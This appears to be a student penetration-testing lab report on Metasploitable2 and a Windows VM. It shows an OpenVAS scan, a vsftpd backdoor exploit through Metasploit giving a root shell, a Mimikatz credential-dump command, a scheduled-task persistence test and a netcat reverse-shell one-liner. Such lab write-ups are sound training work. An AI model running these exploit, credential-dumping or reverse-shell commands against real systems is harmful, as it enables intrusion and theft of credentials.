UnrealIRCd Authentication Spoofing Vulnerability	8.1 (High)	80 %	192.168.1.59		6697/tcp	N/A	N/A	Wed, Jul 30, 2025 12:58 PM Coordinated Universal Time
rsh Unencrypted Cleartext Login	7.5 (High)	80 %	192.168.1.59		514/tcp	N/A	N/A	Wed, Jul 30, 2025 1:03 PM Coordinated Universal Time
The rlogin service is running	7.5 (High)	80 %	192.168.1.59		513/tcp	N/A	N/A	Wed, Jul 30, 2025 1:03 PM Coordinated Universal Time
Anonymous FTP Login Reporting	6.4 (Medium)	80 %	192.168.1.59		21/tcp	N/A	N/A	Wed, Jul 30, 2025 12:56 PM Coordinated Universal Time
SSL/TLS: Report Weak Cipher Suites	5.9 (Medium)	98 %	192.168.1.59		5432/tcp	N/A	N/A	Wed, Jul 30, 2025 1:02 PM Coordinated Universal Time
SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection	5.9 (Medium)	98 %	192.168.1.59		5432/tcp	N/A	N/A	Wed, Jul 30, 2025 1:01 PM Coordinated Universal Time
SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection	5.9 (Medium)	98 %	192.168.1.59		25/tcp	N/A	N/A	Wed, Jul 30, 2025 1:01 PM Coordinated Universal Time
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99 %	192.168.1.59		80/tcp	N/A	N/A	Wed, Jul 30, 2025 1:04 PM Coordinated Universal Time
SSL/TLS: Server Certificate / Certificate in Chain with RSA keys less than 2048 bits	5.3 (Medium)	80 %	192.168.1.59		25/tcp	N/A	N/A	Wed, Jul 30, 2025 1:02 PM Coordinated

Fig 2.1 OpenVAS



2 Results per Host

2.1 192.168.1.59

Host scan start Wed Jul 30 12:39:49 2025 UTC
Host scan end

Service (Port)	Threat Level
6697/tcp	High
512/tcp	High
514/tcp	High
513/tcp	High
25/tcp	Medium
22/tcp	Medium
80/tcp	Medium
21/tcp	Medium
2121/tcp	Medium
5900/tcp	Medium
5432/tcp	Medium
23/tcp	Medium
25/tcp	Low
22/tcp	Low
general/tcp	Low
5432/tcp	Low

Fig 2.2 Scan Report Exported

3. Exploitation Practice Report

Objective:

To perform exploitation on vulnerable services of Metasploitable2 using Metasploit and attempt a basic privilege escalation.


Tool Used: Metasploit Framework – For exploiting known vulnerabilities.
msfconsole – Interactive CLI for Metasploit operations.
Linux command-line utilities – For post-exploitation and privilege escalation checks.

Steps Performed:

1. Launched Metasploit : *msfconsole*
2. Selected vsftpd exploit:
   a. use exploit/unix/ftp/vsftpd_234_backdoor
   b. set RHOST 192.168.1.47
   c. set PAYLOAD cmd/unix/interact
   d. run
3. Gained remote shell access to the target system.

Privilege Escalation Attempt

1. Checked current user : whoami
2. Verified system info and writable files
   a. Cat /etc/passwd
   b. Ls -l /etc/passwd
3. Found /etc/passwd not writable, so direct privilege escalation via password file modification was not possible.



```
                    Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                        Press SPACE BAR to continue



       =[ metasploit v6.4.69-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 432 post       ]
+ -- --=[ 1672 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD 0
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                       Disclosure Date  Rank    Check  Description
   -  ----                       ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact  .                normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD 0
PAYLOAD => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.47
RHOSTS => 192.168.1.47
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.47:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.47:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.58:40573 -> 192.168.1.47:6200) at 2025-08-12 13:44:54 +0530

useradd testuser
passwd testuser
Enter new UNIX password: testuser
Retype new UNIX password: msfadmin
Sorry, passwords do not match
passwd: Authentication information cannot be recovered
passwd: password unchanged
useradd testuser
useradd: user testuser exists
passwd testuser
Enter new UNIX password: test123
Retype new UNIX password: s
Sorry, passwords do not match
passwd: Authentication information cannot be recovered
passwd: password unchanged
su - testuser
ls -l /etc/passwd
-rw-r--r-- 1 root root 1626 2025-08-12 04:15 /etc/passwd
```

Fig 3.1 Exploitation


4. Post-Exploitation and Persistance

a. Credential Dumping (MimiKatz)

Objective: Simulate credential harvesting after compromise.

Steps:

- On Windows VM, downloaded Mimikatz.
- Opened Command Prompt as Administrator.
- Executed:
    - mimikatz.exe "sekurlsa::logonpasswords" exit
- Extracted test account credentials from memory.



```
C:\Users\test\Downloads\New folder>mimikatz.exe "sekurlsa::logonpasswords" exit

  .#####.   mimikatz 2.2.0 (x86) #19041 Sep 19 2022 17:43:26
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz(commandline) # exit
Bye!
```


Fig 4.1

b. Persistence Simulation (Windows Scheduled Task)

Objective: Maintain access after compromise.

Steps:

- Created a harmless script to simulate malicious persistence:




Lab_Persisit Properties (Local Computer)

When you create a task, you must specify the action that will occur when your task starts.

Action	Details
Start a program	cmd.exe /c echo Hello >> C:\Users\Public\test.txt

Fig 4.2 Script

- Scheduled it to run every 5 minutes:




Lab_Persisit Properties (Local Computer)

When you create a task, you can specify the conditions that will trigger the task.

Trigger	Details	Status
Daily	At 16:52 every day - After triggered, repeat every 5 minutes indef...	Enabled

Fig 4.3 Trigger in Every 5 min

- Verified the file was updated every 5 minutes.



```
Hello
Hello
Hello
```


Ln 1, Col 1 | 21 characters | Plain text | 100% | Windows (CRLF) | UTF-8

Fig 4.4 Result

c. Reverse Shell (Netcat)

Objective: Establish a remote shell from target to attacker.

On Kali: nc -lvnp 4444 (for listening on port 4444)




```
┌──(ajay㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```


Fig 4.5

One Metasploitable2: nc -e /bin/bash 192.168.1.58 4444

Verified shell access by executing whoami and uname -a remotely.


Meta [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
arning: Never expose this VM to an untrusted network!

ontact: msfdev[at]metasploit.com

ogin with msfadmin/msfadmin to get started


etasploitable login: msfadmin
assword:
ast login: Tue Aug 12 03:16:44 EDT 2025 on tty1
inux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

he programs included with the Ubuntu system are free software;
he exact distribution terms for each program are described in the
ndividual files in /usr/share/doc/*/copyright.

buntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
pplicable law.

o access official Ubuntu documentation, please visit:
ttp://help.ubuntu.com/
o mail.
sfadmin@metasploitable:~$ nc -e /bin/bash 192.168.1.58 4444
```




```
┌──(ajay㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.58] from (UNKNOWN) [192.168.1.47] 33095
whoami
msfadmin
uname -a
